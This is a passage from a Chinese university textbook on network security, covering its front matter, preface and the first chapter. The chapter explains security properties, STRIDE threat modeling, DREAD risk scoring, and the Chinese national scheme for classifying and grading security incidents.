高等院校信息技术规划教材

# 网络安全

邱仲潘　洪镇宇　编著

清华大学出版社

高等院校信息技术规划教材

# 网络安全

邱仲潘　洪镇宇　编著

清华大学出版社
北　京

## 内 容 简 介

本书深入浅出地介绍网络安全的来龙去脉，二十年来发生的网络安全大事件及其背后的技术因素；介绍国家、企业与其他组织和个人可能面对的信息与网络安全威胁、各种防范措施及其适用范围和效果；从 TCP/IP 模型的各个层次介绍网络的攻击与防守；最后介绍当前主要的网络安全解决方案供应商及其各种产品的大致工作原理、接入方法和性价比评估。

本书既可以作为领导干部学习网络安全知识的读物，也可以作为专业人员转入网络安全领域的指南；既可以作为大中专院校不同专业同学了解网络安全的校选课教材，也可以作为信息安全专业同学的入门读物。



**图书在版编目(CIP)数据**

网络安全/邱仲潘，洪镇宇编著. --北京：清华大学出版社，2016
高等院校信息技术规划教材
ISBN 978-7-302-42812-1

Ⅰ. ①网…　Ⅱ. ①邱…　②洪…　Ⅲ. ①计算机网络－安全技术－高等学校－教材　Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字(2016)第 028261 号

**责任编辑**：白立军　李　晔
**封面设计**：常雪影
**责任校对**：时翠兰
**责任印制**：宋　林

**出版发行**：清华大学出版社
**网　　址**：http://www.tup.com.cn，http://www.wqbook.com
**地　　址**：北京清华大学学研大厦 A 座　　**邮　　编**：100084
**社 总 机**：010-62770175　　**邮　　购**：010-62786544
**投稿与读者服务**：010-62776969，c-service@tup.tsinghua.edu.cn
**质量反馈**：010-62772015，zhiliang@tup.tsinghua.edu.cn
**课件下载**：http://www.tup.com.cn，010-62795954
**印 刷 者**：北京富博印刷有限公司
**装 订 者**：北京市密云县京文制本装订厂
**经　　销**：全国新华书店
**开　　本**：185mm×260mm　**印　张**：14　**字　　数**：321 千字
**版　　次**：2016 年 6 月第 1 版　**印　　次**：2016 年 6 月第1 次印刷
**印　　数**：1～2000
**定　　价**：29.00 元

产品编号：065800-01

# 前言 Foreword

我们所处的时代是信息时代，移动互联、大数据和云技术使信息与网络越来越成为人们日常工作、生活的一部分，组织和企业的资源越来越集中到网络上，网络安全成为组织健全发展的必要条件。作为领导者，不可能花太多时间钻研技术细节，但必须对信息与网络面临的威胁、各种防范措施的适用范围和效果有足够了解，才能掌控局面，防患于未然，立于不败之地。

我们知道，网络安全是指网络系统的硬件、软件及其系统中的数据受到保护，不因偶然的或者恶意的原因而遭受到破坏、更改、泄露，系统连续、可靠、正常地运行，网络服务不中断。网络运行的管理者希望对本地网络信息的访问、读写等操作受到保护和控制，避免出现“陷门”、病毒、非法存取、拒绝服务和网络资源非法占用和非法控制等威胁，制止和防御网络黑客的攻击。安全保密部门希望对非法的、有害的或涉及国家机密的信息进行过滤和防堵，避免机要信息泄露，避免对社会产生危害，给国家造成巨大损失。因此计算机安全问题，应该像每家每户的防火防盗问题一样，做到防患于未然。

随着计算机技术的迅速发展，在计算机上处理的业务也由基于单机的数学运算、文件处理，基于简单连接的内部网络的内部业务处理、办公自动化等发展到基于复杂的内部网(Intranet)、企业外部网(Extranet)、全球互联网(Internet)的企业级计算机处理系统和世界范围内的信息共享和业务处理。在系统处理能力提高的同时，系统的连接能力也在不断地提高。但在连接能力信息、流通能力提高的同时，基于网络连接的安全问题也日益突出，整体的网络安全主要表现在以下几个方面：网络的物理安全、网络拓扑结构安全、网络系统安全、应用系统安全和网络管理的安全等。

本书深入浅出地介绍网络安全的来龙去脉，二十年来发生的网络安全大事件及其背后的技术因素；介绍国家、企业与其他组织和个人可能面对的信息与网络安全威胁、各种防范措施及其适用范围和效果；从 TCP/IP 模型的各个层次介绍网络的攻击与防守；最后介

绍当前主要的网络安全解决方案供应商及其各种产品的大致工作原理、接入方法和性价比评估。

本书一方面注意系统性与科学性,另一方面注意实用性和趣味性,由具有丰富教材编写经验和网络安全经验的教师编写,面向领导者,深入浅出,通俗易懂,同时照顾到技术要领,使领导者很容易提纲挈领,抓住网络安全问题的本质,有效开展工作。

**编者**
2016 年 2 月

# 目录 Contents

# 第1章 chapter 1

# 网络安全的来龙去脉

## 1.1 网络安全概述

1994年中国互联网与国际互联网全面对接之后,中国互联网发展日新月异。现今我们所处的时代是信息时代,移动互联、大数据和云技术使信息与网络越来越成为日常工作、生活中不可或缺的重要组成部分。而21世纪重要的特征就是网络化、数字化和信息化,因此网络毫无疑问是信息时代的核心。由于网络较强的技术性,网络安全成为网络中无法回避的问题。计算机网络的种种特点,如交互性、开放性等,导致它很容易受到攻击和干扰。我们所做的关于网络安全方面的努力,都是为了确保网络、系统中的信息达到保密、真实、完整、可用、可控等要求。网络安全是一门涉及计算机科学、网络技术、通信技术、密码技术、信息安全技术、应用数学和信息论等多种学科的综合性学科。它所涉及的场景很多,大到涉及国家的传统安全及非传统安全,小到商业企业的商业机密信息防护,甚至包括互联网上不良信息的传播或个人信息的泄露。

在互联网空前发达的今天,每年发生的网络信息安全事件不计其数,直接或间接地造成了巨大的损失。网络安全也呈现出了多元化的趋势,在不同平台上不停泛化且分布越来越广,如Windows平台、主机外设、Linux及其他类UNIX系统、智能设备、智能家庭、智能穿戴、智能交通和工控系统及社会基础设施都存在着不同程度的网络安全威胁。但网络安全主要威胁的途径还是通过信息泄露、黑客攻击和病毒入侵等。

但安全领域存在着各种挑战,各种因素交织在一起,错综复杂。

首先,人们对于安全这个概念有误解。我们可以先体会一下这句话:安全不是一件产品,它是一个过程。当人们遇到棘手的事情时,通常会选择避开这些麻烦。如果是无法避免的事情,人们往往会期望一劳永逸地解决它,但很明显这是不现实的。安全并不是配备了多么精良的设备,运用了多么高深的技术就能实现的。大多数人认为仅依靠设备就能实现安全,这是一种虚假的安全感。

其次,对于安全的投入并没有办法立即看见成效。事实上很多攻击发生后,很多管理人员总会庆幸对于安全方面的大力投入。很多时候,对于安全的投入与可能造成的损失相比算不了什么。但大多数人还是倾向于这是一件无利可图的事。

再次,安全问题并不像看上去那么简单。有些安全要求似乎很直观,但大多数重要的安全服务都要有个精确无误的词来描述。然而要了解这些专业词汇我们可能需要很多

积累。这需要我们潜心研究,没有办法一蹴而就。

然后,当一种新的算法或安全机制被开发的时候,需要考虑潜在的安全威胁。大多数情况下,攻击往往采用我们最意想不到的方式。就像中国的一句老话:千里之堤毁于蚁穴。因此,我们应从多角度、多方面来精心设计它们,而不是仅仅满足于特定的安全服务要求。应在不同的场合采取适合的安全机制或算法,有针对性地来解决不同的安全服务要求。

最后,计算机和网络安全实际上是攻击者与管理员或设计师之间的一场较量。有这么一句话说得好:互联网本来是安全的,自从有了研究安全的人后,互联网变得不安全了。出于种种目的,也许是利益,也许是炫耀技术,也许只是生活太过于平淡,总有些人企图发现一些漏洞来制造麻烦。但不同的是攻击者只要发现一个漏洞,管理人员则需要做好对攻击者行为的防范、中止和修复,要发现与修堵所有漏洞来保证安全。

另外,大多数人认为强调安全性对于系统或信息使用的易用性或有效性有影响。但实际上安全性大部分情况下是基础,对于安全性的强调完全是值得的。

### 1.1.1 网络安全的定义

网络安全是指网络系统的硬件、软件及其系统中的数据受到保护,不因偶然的或者恶意的原因而遭受到破坏、更改和泄露,系统连续、可靠、正常地运行,网络服务不中断。网络安全从其本质上来讲就是网络上的信息安全。但网络安全涉及的内容不单是软硬件技术方面的,管理方面同样重要。技术方面侧重于防范外部的入侵,管理方面则侧重于内部人为因素的管理。安全领域普遍认为“最大的漏洞就是人”。例如,社会工程学就是黑客利用人为因素来达到自己预想的目的,且社会工程学认为安全链中最薄弱的环境就是人为因素。因此只有做到人防、物防、技防合一,才能真正实现安全这个目标。

### 1.1.2 网络安全的要素

既然安全方案的设计与实施是一个持续的过程,我们需要找到一些切入点来展开工作。把握住安全方案设计的思路与方法,就能够设计出优秀的算法或安全机制。要全面的认识网络安全问题,我们需要知道网络安全是由哪几种属性组成的。经过前人无数次的实践与总结,计算机网络安全大体包含有 6 个要素,即保密性、完整性、可用性、可控性、真实性和可审查性,其中保密性(confidentiality)、完整性(integrity)和可用性(availability)被称为 C-I-A 三元组,它是最基本的组成要素。

#### 1. 保密性

保密性指的是非授权的用户、实体或过程对于信息无访问权限,从而保证涉密信息不被盗取或利用的特性。例如,一个软件需要访问数据库,该数据库的密码是进行加密之后存储在一个受保护文件中的,因此该软件若是需要访问数据库,需要算法、加密密钥、受保护文件提供的解密密钥、加密密码。

**2. 完整性**

完整性指的是信息在存储或传输的过程中防止信息被未经授权的篡改、删除、丢失和毁坏的特性。对于完整性的要求包含验证数据来源、检测数据更改、判断数据来源是否已经改变。

**3. 可用性**

可用性指的是可被授权实体访问并按需求使用的特性。高可用性应该具备以下属性：无单点故障、无单点修复、故障隔离出故障组件、故障遏制以防止故障传播、提供备用或恢复模式。

**4. 可控性**

可控性指的是对信息的传播及内容具有自主可控的能力，信息安全风险在可控的范围内。

**5. 真实性**

真实性指的是信息内容及信息行为主体具备真实性。

**6. 可审查性**

可审查性指的是对信息内容及信息行为可核查、可追溯。

保密性、完整性、可用性是最基本的组成要素。虽然后面扩充了可控性、真实性、可审查性、不可抵赖性等要素，但在设计安全方案的时候，要以最基本的安全3要素为出发点来全面的考虑问题。

# 1.2 网络安全的主要内容

## 1.2.1 物理安全

网络的物理安全是整个网络安全的前提。一般情况下，物理安全主要包含：火灾、洪水、地震等环境因素造成的事故；电源故障；人为操作因素；设备、线路被盗、被毁坏；电磁干扰等。因此在设备安置与防护时要充分考虑上述因素，防止设备遭到破坏，并采用一系列身份验证技术来控制接触设备的人员。

## 1.2.2 产品安全

网络最基本的元素是各式各样的信息技术产品，作为用户最常接触到的产品和大多数人连接互联网的入口，其安全性的要求之高不言而喻。通常信息技术产品包含有漏洞或者其他安全风险则会给整个网络造成巨大的破坏。我们一般指的信息技术产品包括

有计算机及软件、电信产品、半导体与半导体生产设备、科学仪器等产品，想要保证这些信息技术产品的安全主要是体现在对这些产品的控制力。对其关键技术的掌握程度、对其漏洞和后门的测试能力、发现能力与控制能力都是产品安全中所必须要强调的。

### 1.23 网络传输安全

网络传输是指线路经过电路的调整变化依据网络传输协议来通信的过程，是信息传递、交换、共享的必要手段。其需要传输介质来进行传输，还需要传输协议让计算机之间的相互通信共同遵守一定的规则。网络传输安全的主要任务就是确保信息资源在传输过程中的安全性，使信息资源符合网络安全的六个要素，做到信息资源不被非法获取、篡改、破坏等，从而实现传输安全。

### 1.24 网络运行系统安全

信息系统是由计算机硬件、网络和通信设备、计算机软件、信息资源、信息用户和规章制度组成的，以处理信息流为目的的人机一体化系统，它需要做到的是为用户提供安全可靠的服务。但随着技术不断发展，信息系统现在不止面临着种类繁多的外部攻击，自身也包含着许多危害性极大的内部漏洞。为了确保信息系统的安全以及系统服务持续可用，一般需要定期对系统进行安全评估、异常任务排查、补丁升级、维护维修等技术手段。

### 1.25 网络系统设计与实施的安全

网络安全只保证网络运行系统安全是不够的，其最初的设计与实施则是很多人忽视的方面。不合理的设计与不规范的实施都会造成不同程度的安全威胁，且此类安全威胁对后期的影响比想象中的要大许多。对于设计与实施服务提供商应尽可能考虑多方面的因素并使系统符合相关国家法律法规和规范标准。而用户所用系统也应由具备相应安全资质和服务能力的机构设计与实施。

### 1.26 管理安全

正如之前网络安全定义中所讲的，网络安全不光指技术层面，也包含管理部分。而从以往经验来看，网络安全最大的风险都是来自于内部。为了实现内部人为因素的安全，部门与单位应制定完善的安全管理制度与法规，以此规范内部人员的行为、操作等，避免信息泄露、篡改或破坏，使攻击者无机可乘。

## 1.3 威胁建模

我们将可能造成危害的来源称之为威胁，把可能出现的损失称之为风险，风险一定与损失是相关联的。因此威胁分析和风险分析两个阶段并不同，但联系得很紧密。

威胁建模有许多方法，例如，头脑风暴法。当然也有比较科学的方法，比如对威胁进行建模。威胁建模有五个主要步骤。应当通过重复执行步骤二至步骤五逐步细化威胁建模。威胁建模的五个步骤如下。

步骤一：确定安全目标。目标清晰有助于将注意力集中在威胁建模活动上，已经确定后序步骤要做多少工作。

步骤二：创建应用程序概述。逐条列出应用程序的重要特征和参与者，有助于在步骤四中确定相关威胁。

步骤三：分解应用程序。全面了解应用程序的结构可以使用户更轻松地发现更相关、更具体的威胁。

步骤四：确定威胁。使用步骤二和步骤三中的详细信息来确定与用户的应用程序方案和上下文相关的威胁。

步骤五：确定漏洞。检查应用程序的各层以确定与威胁有关的弱点。使用漏洞类别来帮助用户关注最常出现错误的区域。

威胁建模如图 1.1 所示。





**图 1.1　威胁建模**

一般情况下需要考虑哪些威胁与安全性属性呢？我们可以采用微软公司提出的 STRIDE 模型。STRIDE 是 Spoofing（假冒）、Tampering（篡改）、Repudiation（否认）、Information Disclosure（信息泄露）、Denial of Service（拒绝服务）和 Elevation of Privilege（提升权限）的字母缩略词。分别对应的定义与安全属性如下。

（1）假冒的定义为冒充他人身份，对应的安全属性为身份验证。

（2）篡改的定义为修改数据或代码，对应的安全属性为完整性。

（3）否认的定义为否认做过的事，对应的安全属性为认可。

（4）信息泄露的定义为机密信息泄露，对应的安全属性为机密性。

（5）拒绝服务的定义为拒绝服务，对应的安全属性为可用性。

（6）提升权限的定义为未经授权获得许可，对应的安全属性为授权。

我们可以用数据流图来说明系统部件与相关的威胁。系统流图包括 4 个元素：数据流、数据存储、进程和交互方。而对于威胁建模，应另外增加一个元素为信任边界。数据流表示通过网络连接、命名管道、邮件槽、RPC 通道等移动的数据；数据存储表示文件、数据库、注册表项以及类似项；进程指的是计算机运行的计算或程序；交互方指的是系统的端点，即人、Web 服务和服务器。通常，他们是数据提供方，或处于系统范围之外但与系统相关的用户。信任边界表示可信元素与不可信元素之间的边界。STRIDE 模式提供了一个表格来说明这些元素可能涉及的威胁，如表 1.1 所示。

表 1.1 STRIDE 模式

| 元 素 | 假 冒 | 篡 改 | 否 认 | 信息泄露 | 拒绝服务 | 提升权限 |
|---|---|---|---|---|---|---|
| 数据流 | | √ | | √ | √ | |
| 数据存储 | | √ | | √ | √ | |
| 进程 | √ | √ | √ | √ | √ | √ |
| 交互方 | √ | | √ | | | |

在维护系统安全时,安全工程师花费很多时间与精力实施安全方案,但攻击者却往往利用了方案规划设计时没考虑进去的漏洞,从而轻而易举地完成入侵。这就是在确定攻击面时考虑得不够完善、不够全面导致的。建模时也可以采用一些工具进行辅助,比如微软公司的安全性开发生命周期(SDL)威胁建模工具。

## 1.4 风险建模

人们要对风险建模,首先需要知道风险是由哪些因素组成的。一般情况下,风险=发生的概率(Probability)×潜在的损失(Damage Potential)。如何更科学地衡量风险呢?一般的方法是使用微软公司提出的 DREAD 模型,DREAD 是几个单词首字母的缩写。在这个模型中,我们需要考虑几个因素。

(1) 潜在损失:如果缺陷被利用,损失有多大?

(2) 重现性:重复产生攻击的难度有多大?

(3) 可利用性:发起攻击的难度有多大?

(4) 受影响的用户:用粗略的百分数表示,有多少用户受到影响?

(5) 可发现性:缺陷容易发现吗?

按上述公式表明,特定威胁造成的危险等于威胁发生的概率乘以潜在的损失,这表明了如果攻击发生将会对系统造成的后果。可以用等级 1~10 来衡量概率,这里 1 表示威胁非常不可能发生,而 10 表示几乎肯定发生。同样,可以用等级 1~10 来衡量潜在的损失,这里 1 表示最小的损失,而 10 表示大灾难。用这种方法,发生概率低但潜在损失大的威胁造成的危险等于潜在损失有限但非常有可能发生的威胁所造成的危险。例如,if Probability=10 and DamagePotential=1, then Risk=10×1 = 10. If Probability=1 and DamagePotential=10, then Risk=1×10=10。这种方法导致分为等级 1~100,可以将这些等级分成高、中、低危险三级。在 DREAD 模型中有这么一个评价表,我们可以从中判断一个威胁的风险程度,如表 1.2 所示。

询问完上述问题后,计算给定威胁的值(1~3),结果范围为 5~15。这样就可以将总分 12~15 的威胁评价为高度危险;8~11 的威胁评价为中度危险;5~7 的威胁评价为低度危险。例如,攻击者通过监视网络获得身份验证凭据。可做出如下评价,如表 1.3 所示。

表 1.2 DREAD 模型

| 评价 | 高(3) | 中(2) | 低(1) |
|---|---|---|---|
| 潜在的损失(Damage Potential) | 攻击者可以暗中破坏安全系统,获取完全信任的授权,以管理员的身份运行程序,上传内容 | 泄露敏感信息 | 泄露价值不高的信息 |
| 重现性(Reproducibility) | 攻击每次可以重现,而且不需要时间间隔 | 攻击每次可以重现,但只在一个时间间隔和一种特定的竞争条件下才能进行 | 攻击很难重现,即使很了解安全漏洞 |
| 可利用性(Exploitability) | 编程新手在短时间内就可以进行这类攻击 | 熟练编程人员可以进行这类攻击,然后重复进行这些步骤 | 这类攻击需要非常老练的人员才能进行,并对每次攻击都有深入的了解 |
| 受影响的用户(Affected users) | 所有的用户,默认配置,主要客户 | 一些用户,非默认配置 | 极少的用户,特点不明确,影响匿名用户 |
| 可发现性(Discoverability) | 公开解释攻击的信息;可以在最常用功能中找到的缺陷,非常明显 | 产品中很少使用部分的缺陷,只有少量的用户可能遇到。判断是否是恶意使用需要花费一些心机 | 错误不明显,用户不可能引起潜在的损失 |

表 1.3 DREAD 模型例子

| D | R | E | A | D | 总计 | 得分 |
|---|---|---|---|---|---|---|
| 3 | 3 | 2 | 2 | 2 | 12 | 高 |

以上说的是 DREAD 模式。但在许多实例中,综合的风险建模会消耗大量的时间,且效率低下。因此一些公司或组织会选择一种风险评估流程用于专注他们的项目业务。大体有以下几个步骤:

(1) 定义系统中所有数据类型,包括保密性、完整性和可用性(CIA)上的需求——信用卡数据、身份验证、用户联系信息等。

(2) 定义所有有风险的人员——外部恶意黑客、内部恶意黑客、活动分子、企业级间谍行为等。

(3) 定义所有有用实例——创建账号、下订单等。

(4) 对每个用户实例,定义应用流程如何在系统组件中进行。组件可以是高层次的(物理服务器)或是低层次(设计层的构建)——商业逻辑层,展现层等。并且记录哪些数据将在该用户实例中调用,以及相应的 CIA 需求。

(5) 对于每种操作,罗列所涉及的攻击载体,并查看这些载体在您的系统中是否存在。比如,如果一个用户实例包含数据库连接,那么 SQL 注入是一种很可能的攻击载体。您可以参考外部资源,即 OWASP ASVS、WASC 风险分类,或以 SANS/CWE 的前 25 位风险为参考建议。

(6) 评估每种潜在风险的危险性并定义策略,比如使用存储过程来防止 SQL 注入。

(7) 在一份统一报告中记录所有这些内容，并在程序员开始编码前提交给他们。

尽管更科学的风险的优势显而易见，但执行一个开销如此之大的活动，通常一个开发团队并不愿意承担风险建模的重担。因此对于一般情况，敏捷风险建模可能是更好的选择。例如，便捷式风险分析流程(Facilitated Risk Analysis Process，FRAP)，快速威胁建模(Threat Modeling Express，TME)等方法。

## 1.5 安全事件分类

由我国参与编制的国际标准ISO/IEC 27035《信息技术、安全技术、信息安全事件管理》于2011年7月12日通过了国际标准编制最终阶段FDIS的投票表决，并于9月1日正式发布。该标准在原国际标准ISO/IEC TR 18044:2004《信息技术、安全技术、信息安全事件管理》的基础上增加了我国国家标准GB/Z 20986-2007《信息安全技术、信息安全事件分类分级指南》的内容。我国专家作为该标准项目的共同编辑，参与了标准制定的全过程。

2008年4月，ISO/IEC JTC1 SC27提出了ISO/IEC 27035新工作项，其主要内容是将技术报告ISO/IEC TR 18044:2004转化为国际标准。2008年4月SC27 WG4京都会议上，在全国信息安全标准化技术委员会的组织下，我国代表基于我国国家标准GB/Z 20986-2007，向SC27提交了《信息安全事件分类分级指南》的新工作项目提案，得到与会各国代表的认可，作为研究项目立项。同年10月SC27 WG4塞浦路斯全体会议决定将我国提案纳入ISO/IEC 27035项目，建议由日本专家和我国专家共同担任该项目的编辑，在2009年5月SC27北京全体会议上，该建议得到SC27的正式确认。这是我国第一次在信息安全领域将国家标准转化为国际标准。

经过3年的努力，ISO/IEC 27035的编制工作已经顺利完成。该国际标准与ISO/IEC TR 18044:2004的最大区别在于引入了基于我国提案的信息安全事件分类分级内容。其中GB/Z 20986-2007对信息安全事件进行了分类。

### 1.5.1 有害程序事件

有害程序事件(Malware Incidents，MI)是指蓄意制造、传播有害程序，或是因受到有害程序的影响而导致的信息安全事件。有害程序是指插入到信息系统中的一段程序。有害程序危害系统中数据、应用程序或操作系统的保密性、完整性或可用性，影响信息系统的正常运行。其中包括如下7个子类：

(1) CVI——计算机病毒事件(Computer Virus Incidents)。

(2) WI——蠕虫事件(Worms Incidents)。

(3) THI——特洛伊木马事件(Trojan Horses Incidents)。

(4) BI——僵尸网络事件(Botnets Incidents)。

(5) BAI——混合攻击程序事件(Blended Attacks Incidents)。

(6) WBPI——网页内嵌恶意代码事件(Web Browser Plug-Ins Incidents)。

(7) OMI——其他有害程序事件(Other Malware Incidents)。

### 1.5.2 网络攻击事件

网络攻击事件(Network Attacks Incidents,NAI)是指通过网络或其他技术手段,利用信息系统的配置缺陷、协议缺陷、程序缺陷或使用暴力攻击对信息系统实施攻击,并造成信息系统异常或对信息系统当前运行造成潜在危害的信息安全事件。其中包括如下7个子类:

(1) DOSAI——拒绝服务攻击事件(Denial of Service Attacks Incidents)。

(2) DBAI——后门攻击事件(Backdoor Attacks Incidents)。

(3) VAI——漏洞攻击事件(Vulnerability Attacks Incidents)。

(4) NSEI——网络扫描窃听事件(Network Scan & Eavesdropping Incidents)。

(5) PI——网络钓鱼事件(Phishing Incidents)。

(6) II——干扰事件(Interference Incidents)。

(7) ONAI——其他网络攻击事件(Other Network Attacks Incidents)。

### 1.5.3 信息破坏事件

信息破坏事件(Information Destroy Incidents,IDI)是指通过网络或其他技术手段,造成信息系统中的信息被篡改、假冒、泄露、窃取等而导致的信息安全事件。其中包括如下6个子类:

(1) IAI——信息篡改事件(Information Alteration Incidents)。

(2) IMI——信息假冒事件(Information Masquerading Incidents)。

(3) ILEI——信息泄露事件(Information Leakage Incidents)。

(4) III——信息窃取事件(Information Interception Incidents)。

(5) ILOI——信息丢失事件(Information Loss Incidents)。

(6) OIDI——其他信息破坏事件(Other Information Destroy Incidents)。

### 1.5.4 信息内容安全事件

信息内容安全事件(Information Content Security Incidents,ICSI)是指利用信息网络发布,传播危害国家安全、社会稳定和公共利益内容的安全事件。其中包括如下4个子类:

(1) 违反宪法和法律、行政法规的信息安全事件。

(2) 针对社会事项进行讨论、评论,形成网上敏感的舆论热点,出现一定规模炒作的信息安全事件。

(3) 组织串连、煽动集会游行的信息安全事件。

(4) 其他信息内容安全事件。

### 1.5.5 设备设施故障

设备设施故障(Facilities Faults,FF)是指由于信息系统自身故障或外围保障设施故障而导致的信息安全事件,以及人为地使用非技术手段有意或无意地造成信息系统破坏而导致的信息安全事件。其中包括如下4个子类:

(1) SHF——硬件自身故障(Software and Hardware Faults)。

(2) PSFF——外围保障设施故障(Periphery Safeguarding Facilities Faults)。

(3) MDA——人为破坏事故(Man-made Destroy Accidents)。

(4) IF-OT——其他设备设施故障(Instrument Faults-Others)。

### 1.5.6 灾害性事件

灾害性事件(Disaster Incidents,DI)是指由于不可抗力对信息系统造成物理破坏而导致的信息安全事件。灾害性事件包括水灾、台风、地震、雷击、坍塌、火灾、恐怖袭击、战争等导致的信息安全事件。

### 1.5.7 其他事件

其他事件(Other Incidents,OI)类别是指不能归为以上6个基本分类的信息安全事件。

## 1.6 安全事件分级

GB/Z 20986-2007《信息安全技术信息安全事件分类分级指南》是对安全事件的分级方法。了解安全事件的分级可以帮助我们对发生的事件有一个更好的处理与解决。

其中主要考虑三个要素,即信息系统的重要程度、系统损失和社会影响。

**1. 信息系统的重要程度**

信息系统的重要程度主要是考虑信息系统所承载的业务对国家安全、经济建设、社会生活的重要性,以及业务对信息系统的依赖程度,把信息系统划分为特别重要信息系统、重要信息系统和一般信息系统。

**2. 系统损失**

系统损失是指由于信息安全事件对信息系统的软硬件、功能以及数据的破坏,导致系统业务中断,从而给事发组织所造成的损失,其大小主要考虑恢复系统正常运行和消除安全事件负面影响所需付出的代价,划分为特别严重的系统损失、严重的系统损失、较大的系统损失和较小的系统损失。

(1) 特别严重的系统损失是指造成系统大面积瘫痪,使其丧失业务处理能力,或系统关键数据的保密性、完整性、可用性遭到严重破坏,恢复系统正常运行和消除安全事件负

面影响所需付出的代价十分巨大，对于事发组织是不可承受的。

（2）严重的系统损失是指造成系统长时间重大或局部瘫痪，使其业务处理能力受到极大影响，或系统关键数据的保密性、完整性、可用性遭到破坏，恢复系统正常运行和消除安全事件负面影响所需付出的代价巨大，但对于事发组织是可承受的。

（3）较大的系统损失是指造成系统中断，明显影响系统效率，使重要的信息系统或一般的信息系统业务处理能力受到影响，或系统重要数据的保密性、完整性、可用性遭到破坏，恢复系统正常运行和消除安全事件负面影响所需付出的代价较大，但对于事发组织是完全可以承受的。

（4）较小的系统损失是指造成系统短暂终端，影响系统效率，使系统业务处理能力受到影响，或系统重要数据的保密性、完整性、可用性遭到影响，恢复系统正常运行和消除安全事件负面影响所需付出的代价较小。

**3. 社会影响**

社会影响是指信息安全事件对社会所造成影响的范围和程度，其大小主要考虑国家安全、社会秩序、经济建设和公众利益等方面的影响，划分为特别重大的社会影响、重大的社会影响、较大的社会影响和一般的社会影响。

（1）特别重大的社会影响是指波及一个或多个省市的大部分地区，极大威胁国家安全，引起社会动荡，对经济建设有极其恶劣的负面影响，或者严重损害公众利益。

（2）重大的社会影响是指波及一个或多个地市的大部分地区，威胁到国家安全，引起社会恐慌，对经济建设有重大的负面影响，或者损害到公众利益。

（3）较大的社会影响是指波及一个或多个地市的部分地区，可能影响到国家安全，扰乱社会秩序，对经济建设有一定的负面影响，或者影响到公众利益。

（4）一般的社会影响是指波及一个地市的部分地区，对国家安全、社会秩序、经济建设和公众利益基本没有影响，但对个别公民、法人或其他组织的利益会造成损害。

根据信息安全事件的分级考虑要素，将信息安全事件划分为4个级别，即特别重大事件、重大事件、较大事件和一般事件。

## 1.6.1 特别重大事件(Ⅰ级)

特别重大事件是指能够导致特别严重影响或破坏的信息安全事件，包括以下情况：

（1）会使特别重要的信息系统遭受特别严重的系统损失。

（2）产生特别重大的社会影响。

## 1.6.2 重大事件(Ⅱ级)

重大事件是指能够导致严重影响或破坏的信息安全事件，包括以下情况：

（1）会使特别重要的信息系统遭受严重的系统损失或使重要的信息系统遭受特别严重的系统损失。

（2）产生的重大社会影响。

### 1.6.3 较大事件(Ⅲ级)

较大事件是指能够导致较严重影响或破坏的信息安全事件,包括以下情况:

(1) 会使特别重要的信息系统遭受较大的系统损失,或使重要的信息系统遭受严重的系统损失、一般的信息系统遭受特别严重的损失。

(2) 产生较大的社会影响。

### 1.6.4 一般事件(Ⅳ级)

一般事件是指不满足以上添加的信息安全事件,包括以下情况:

(1) 会使特别重要的信息系统遭受较小的系统损失,或使重要的信息系统遭受较大的系统损失,一般的信息系统遭受严重或严重以下级别的系统损失。

(2) 产生一般的社会影响。

### 1.6.5 其他划分方法

安全等级划分方法多种多样,这里再介绍一个 FIPS 199 中的安全违规对个人或组织影响的划分方法。

#### 1. 低级

对于组织的运转、资产或者个人的负面影响造成的损失有限。有限的负面影响是指机密性、完整性、可用性的损失。

(1) 在一定程度上引起任务处理能力以及组织完成主要功能时性能的退化,且功能的有效性明显降低。

(2) 造成组织资产的轻微损失。

(3) 造成轻微的财政损失。

(4) 对个人造成轻微的伤害。

#### 2. 中级

给组织的运转、资产或者个人带来严重的负面影响。严重的负面影响是指:

(1) 在一定程度上引起任务处理能力以及组织完成主要功能时性能的严重退化,且功能的有效性会显著降低。

(2) 造成组织资产的严重损失。

(3) 造成严重的财政损失。

